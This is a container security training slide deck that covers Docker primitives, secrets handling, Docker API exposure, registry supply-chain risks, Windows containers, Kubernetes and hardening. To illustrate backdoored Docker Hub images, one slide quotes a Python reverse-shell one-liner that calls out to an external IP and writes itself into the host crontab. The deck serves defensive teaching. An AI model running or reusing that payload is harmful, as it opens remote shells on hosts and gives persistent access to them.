Container Security

whoami

I am Alex Ivkin

- Director of Solution Engineering at Eclypsium
- Security Architect with Checkmarx
- VP Security Professional Services - IAM and GRC

Security practitioner for 15+ years, CISSP, CISM, CSXP, MCSE and a bunch of other 4 letter acronyms

Presented on container security at multiple conferences

Setup

https://github.com/alexivkin/Container-Security-Training


https://labs.play-with-docker.com/

USB

I.

What is a container?

Virtual Machines




Reasonably secure - but:

- Big, slow to boot, hard to manage
- Not for running single processes
- Hashicorp Vagrant and Packer help a little bit
- Tune up and down with Puppet and Chef, but it's still massive

Great at sandboxing, not so much at distribution

Application package containers




- Ubuntu Snaps
- AppImage, ZeroInstall, FlatPak
- VMware ThinApp, Citrix XenApp
- Microsoft App-V
- Tabs in Chrome with their own pid namespace

Great at distribution, not so much at general sandboxing

Application Container

Kernel-level containers



An aggregate of containment primitives

- cgroups - resource usage controls
- Capabilities - break up of root privileges
- Namespaces - process, user, network confinement
- seccomp - kernel syscall filters
- Overlay FS and overlay networks

Why? Better performance

- Lower CPU load - system level calls are made directly to the host's kernel, with no hypervisor in the middle
- Fast start up - no BIOS/EFI and OS initialization, since host's kernel and hardware is already initialized
- Fast disk and network - Storage calls are made through a thin overlay FS, and host loopback interface

Why? Better resource use

Optimized memory use

- No need to reserve memory for containers in predefined chunks. Containerized apps use what's needed from the host, just like native apps.
- No wasted memory to spend on a virtualized copy of OS and kernel functions.

Smaller disk space

- Docker images do not need a self-sufficient OS. They need only on the userland OS components, making the runtime footprint much smaller
- No need to reserve disk space. Containers use whatever the space is needed from the host, just like native apps.
- Containers are updated with a copy-on-write mechanism, i.e only the changes are saved, not the whole new image.

Why? Easier management

- Linux containers share the same network stack and can communicate over localhost. *Windows containers use virtualized network stack.*
- Creating and removing containers is very fast, because of the copy-on-write approach to storage and no boot time.
- The images are much smaller than VMs and easier to move around.

Really why

¯\_(ツ)_/¯

IT WORKS

ON MY MACHINE

Problem solved


Lets ship your machine

II.

Docker

Docker

- A set of tools to manage containers
  - Daemon and a CLI
  - Image management and overlay
  - Repositories and swarm
  - Docker Hub
- Other tools are
  - LXC, Canonical LXD
  - Rkt, Heroku
  - No tools



Docker concepts

- **Image** - original, immutable set of files for containers to start with
- **Container** - an instance of an image
- **Volume** - a folder shared between host and container
- **Host** - a docker daemon setting up and managing containers
- **Dockerfile** - script for automating docker image creation
- **Registry** - a server that stores images

Docker CLI anatomy

```
$ docker run --rm -it -v /host/:/cont/ --name
mycontainer -p host:cont alpine id
$ docker exec -it mycontainer command
$ docker ps -a
$ docker build -t myregistry.com/myname/myimage folder
$ docker save myimage -o myimage.tar
$ docker load image.tar
$ docker commit mycontainer myimage
$ docker push myregistry.com/myname/myimage
```

Exercise 1

Containment primitives

https://github.com/alexivkin/Container-Security-Training

Secure defaults

Docker uses default syscomp **whitelist**

Default apparmor **blacklist.** It's path based... -v /sys:/host/sys ?


Default capabilities

```
CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_FSETID,CAP_FOWNER,
CAP_MKNOD,CAP_NET_RAW,CAP_SETGID,CAP_SETUID,CAP_S
ETFCAP,CAP_SETPCAP,CAP_NET_BIND_SERVICE,CAP_SYS_C
HROOT,CAP_KILL,CAP_AUDIT_WRITE
```

https://github.com/moby/moby/blob/master/oci/defaults.go#L14-L30

```
deny mount,
deny /sys/[^f]*/** wklx,
deny /sys/f[^s]*/** wklx,
deny /sys/fs/[^c]*/** wklx,
deny /sys/fs/c[^g]*/** wklx,
deny /sys/fs/cg[^r]*/** wklx,
deny /sys/firmware/efi/efivars/** rwklx,
deny /sys/kernel/security/** rwklx,
```

Can’t Ctrl-C to terminate a Node.JS app?



lakruzz commented on Jun 11

Another solution, which doesn't require any change in the code, is to add `--pid=host` to the docker run startup arguments.

That will allow you to kill the host, with `<CTRL>+C`

👍 1

Instead implement signal handling in your Node app

Dockerfiles

Makefile for the docker images

- A script that describes a procedure to create a docker image
- Starts from a base container or from scratch
- Runs commands on the image, creating resulting images using overlay FS
- Declares run parameters
- Defines a starting point via CMD and ENTRYPOINT


```
FROM alpine:latest
ENV PROD_APIKEY=u23GNIoEJtYJ
COPY mytool /
RUN apk add dependencies
RUN chmod a+x /mytool
USER nobody
ENTRYPOINT [ "/mytool" ]
```

Exercise 2

Container user

https://github.com/alexivkin/Container-Security-Training

A study of 15,000 most popular images



Global user remapping

Add `"userns-remap": "1000:1000"` to /etc/docker/daemon.json

Restart dockerd

- User will appear as root inside container, but have the rights of the user you are mapping into
- Dockerd will also start saving overlay files under that remapped user.

But what if my tool needs root?

Pick the cap that it needs and give it specifically

```
RUN setcap cap_net_raw+ep /usr/bin/nmap
```


You can trace what caps and apparmor a tool needs with **`strace`** and **bane**

Exercise 3

Security profiles

https://github.com/alexivkin/Container-Security-Training

How containers are built



- Anything that modifies a file system creates a layer
- Layers are stacked, and labeled with the command that created it
- Config is created to describe how the image should be run
- Tag images at build time or deal with hashes
- Each intermediate layer can be used to create a container
- Each command is run as **root** in the intermediate container

Exercise 4

Build context and history

https://github.com/alexivkin/Container-Security-Training

Why keeping secrets is a hard problem

- Docker’s copy-on-write is a blessing and a curse.
- Can’t hide in ARG or ENV in the build - it is all in “docker history”
- Passing ENV in the run time exposes secrets in the command line and through “docker inspect”
- Deleting files without squashing keeps them in the build cache. Squashing makes development harder.

https://github.com/alexivkin/docker-historian

Keeping Secrets

Third party - server, orchestrator

At build time or run time

Dockito

```
docker run -d -p 172.18.0.1:14242:3000 -v ~/.ssh:/vault/.ssh
dockito/vault
```

```
RUN ONVAULT echo ENV: && env && echo TOKEN ENV && echo $TOKEN
```

```
RUN ONVAULT ls -lha ~/.ssh/
```

```
RUN ONVAULT cat ~/.ssh/key
```

Hashicorp Vault

Docker API

- Docker CLI communicates with dockerd over REST API
- API can be exposed via TCP, unix socket or systemd FD
- Unauthenticated and unlimited
- Volume-mapped into containers

```
-v /var/run/docker.sock:/var/run/docker.sock
```

Exercise 5

Shared Docker API

https://github.com/alexivkin/Container-Security-Training

Why Docker API is shared

- Exposing docker socket or docker API's inside a container gives ROOT of the HOST
- Container management

```
docker container run -d -p 9000:9000 -v /var/run/docker.sock:/var/run/docker.sock
portainer/portainer
```

- Remote host management

```
DOCKER_HOST=tcp://192.168.99.101:2376
```

Docker API sharing

- Docker Hub had 17 backdoored images in 2018, mining Monero

```
/usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"98.142.1
40.13\\\",8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\\"/bin/sh\\\",\\\"-i\\\"]);'\\n\" >>
/mnt/etc/crontab
```

- That got 5 million “pulls” - netted over $90k/yr

- **Expose your docker/kubernetes/swarm remote API/mgmt port** and have the image pushed to you. It will run without you even knowing it.


Docker Networking

- Bridge, host, none
- Overlay network
- By default exposed ports bind to all interfaces, not just internal ones
- It also **bypasses iptables/ufw** on the host

How docker works in DevOps

Dev/test/build, then pull, edit

Push to a registry, deploy from a registry



Docker registries

- Standard image repository that provides REST API, same as hub.docker.com
- No authentication / authorization by out of the box.
  - Basic + TLS
  - Token via an auth server with RBAC
- If you can push there, you can push over existing tags
- Image tagging: fqdn:port/image
  - Missing fqdn:port defaults to hub.docker.com
  - Missing author name defaults to ‘library’ (eg. library/alpine)
- Often straddle dev and prod networks - container registries often are the same for dev pushes and prod pulls


Exercise 6

Image supply chain

https://github.com/alexivkin/Container-Security-Training

Supply chain for images

- Images in docker registries are **unsigned** by default.
- You can inject your code into the “base” image - e.g replacing the “sh” command or musl/glibc
- And kick off a reverse shell to the C&C each time a RUN line is executed during build, or an image is started with CMD in it.
- If the base image is squashed the only way to see the change is to compare the hash of the locally build version of the base image with the base image that is pulled from the registry




Software supply chain attacks


- Installing arbitrary software
- Rollback to vulnerable versions
- Indefinite freeze from updates
- DoS
- Endless data push
- Slow retrieval
- Extraneous dependencies
- Mix-and-match

Docker Notary

TUF framework




A study of 15,000 most popular images



Windows containers

Windows containers



Docker for Windows with HyperV.
HyperV is exclusivistic


- Windows containers use Microsoft Windows Server Containers subsystem on Windows Server and Windows Server Core.
- Images start from either Nano Server (250Mb) or Windows Server Core (**4.5G**) or Windows (11.5Gb) . With telemetry of course.
- Linux containers run in a Moby HyperV VM (LCOW).
- You can run Windows containers on Linux by forwarding a Dockerd port from a WSC VM

Windows containers


- For any of the following you need Windows Server Core base image:
  - .NET Framework apps
  - MSI installers for apps or dependencies
  - 32-bit runtime support
- For anything else use Nano Server, it is much smaller.
- Nano is headless, WSC does have a working RDP, so for now Windows GUI containers are not possible
- Windows features can be installed with Add-WindowsFeature.

Windows containers

- Still in the works, rapidly evolving, networking is buggy.
- You can’t do windows update inside containers - you need to rebuild your images on updated Microsoft base image with a full version number.
- Same deal for the named pipe on windows as the shared docker socket..except worse
- Secrets
    - Squashing does not work on Windows. Multistage build helps, but cherry picking files that installers on Windows spray all over FS is tedious. Registry hives need to be copied whole.
- LCOW is in a VM so, it’s better….right?



DNS Rebinding attack with VM persistence



https://www.blackhat.com/docs/us-17/thursday/us-17-Cherny-Well-That-Escalated-Quickly-How-Abusing-The-Docker-API-Led-To-Remote-Code-Execution-Same-Origin-Bypass-And-Persistence_wp.pdf

Exercise 7


Windows containers

https://github.com/alexivkin/Container-Security-Training

Application Security

- If your app is full of holes no container is going to fix it

Shipping trash



- Scan your app, scan your app in the container
- But … the vuln detection there is often falsy. e.g. systemd is not running inside containers and can't run, yet google scanner would show the CVSS 10 issue in systemd

Exercise 8

Application Security

https://github.com/alexivkin/Container-Security-Training

Vulnerability scanning

- Secure your apps - SAST/DAST/IAST pentest
- Care about where the images came from
- Make sure you know or use your own base images
- Use image scanners (with reservation)
  - It’s about how you run, more than what you run
- Re-pull your base images on latest tags

Orchestration

Docker swarm


- Bundled
- Uses docker compose syntax
- Not commonly used for serious production deployments

Kubernetes


- Complex
- Infrastructure as Code
- Production capable

More concepts

- **Docker Compose** - container manager for applications spanning multiple containers
- **Docker Machine** - docker host manager, for creating and managing docker hosts on various cloud and local platforms.
- **Docker service** - a configuration for a container designed to provide certain function
- **Docker stack** - a group of services that can be deployed on a set of docker hosts (swarm) or on one machine
- **Docker swarm** - a management mode that allows you to run your containers on more than one machine




Kubernetes



Authentication with Certs, Tokens, OIDC, Webhook Tokens
Authorization with ABAC, RBAC, Webhooks
Dev/stage/prod can be mixed-in through namespaces
Configs in configMaps and secrets, ‘outside’ of apps.
Helm and Tiller - all on the cluster…
API token inside of a container allowing access to the rest of the cluster
Kubernetes nodes are just servers

- Check for existence of /var/run/secrets/kubernetes.io/
- Expose your Kubernetes API, get your nodes mining cryptocoins
- CIS Kubernetes Benchmark - https://www.cisecurity.org/benchmark/kubernetes/

From kernel exploit to container privesc



syzbot


Linux


fixed bugs (1549)

Name	Active	Uptime	Corpus
ci-upstream-bpf-kasan-gce	now	11h27m	1685
ci-upstream-bpf-next-kasan-gce	now	11h27m	1893
ci-upstream-gce-leak	now	10h30m	3525
ci-upstream-kasan-gce	now	10h03m	3469
ci-upstream-kasan-gce-386	now	10h12m	2075
ci-upstream-kasan-gce-root	now	10h20m	2930
ci-upstream-kasan-gce-selinux-root	now	10h45m	3581
ci-upstream-kasan-gce-smack-root	now	10h37m	5091
ci-upstream-kmsan-gce	now	11h26m	4850
ci-upstream-linux-next-kasan-gce-root	now	4h53m	2897
ci-upstream-net-kasan-gce	now	11h26m	2324
ci-upstream-net-this-kasan-gce	now	9h56m	1990
ci2-upstream-kcsan-gce	now	4h19m	4047
ci2-upstream-usb	now	4h20m	224

open (547):

Title	Repro
memory leak in copy net ns	C





Google Kernel fuzzer https://syzkaller.appspot.com/upstream https://github.com/google/syzkaller
Using a known kernel waitid() exploit CVE-2017-5123 to do add caps to containers.

III.

Securing

© Randy Glasbergen
glasbergen.com
GLASBERGEN
"If we learn from our mistakes, shouldn't I try to make as many mistakes as possible?"

“

If you put everything in the sandbox then there is no sandbox

Scratch, Distroless and Multistage

You don’t need apt-get at runtime.

Alpine is busybox+musl+apk

The app really only needs

- [compiled] source
- dependencies (libs, assets)
- language runtime (libc, JRE, node, python) - might not even need libc

You can build from **scratch**, from **distroless**, or pick and choose with **multistage**

https://github.com/GoogleContainerTools/distroless

https://console.cloud.google.com/gcr/images/distroless/GLOBAL

Exercise 9

Distroless, multistage and scratch

https://github.com/alexivkin/Container-Security-Training

Securing the host OS

You don’t run stuff in parallel to a VM hypervisor on ESX. Don’t do it on your container host

You do not need all the OS tools if all you are running is containers

Chromium OS

- GCP Container-Optimized OS
- Container Linux from CoreOS

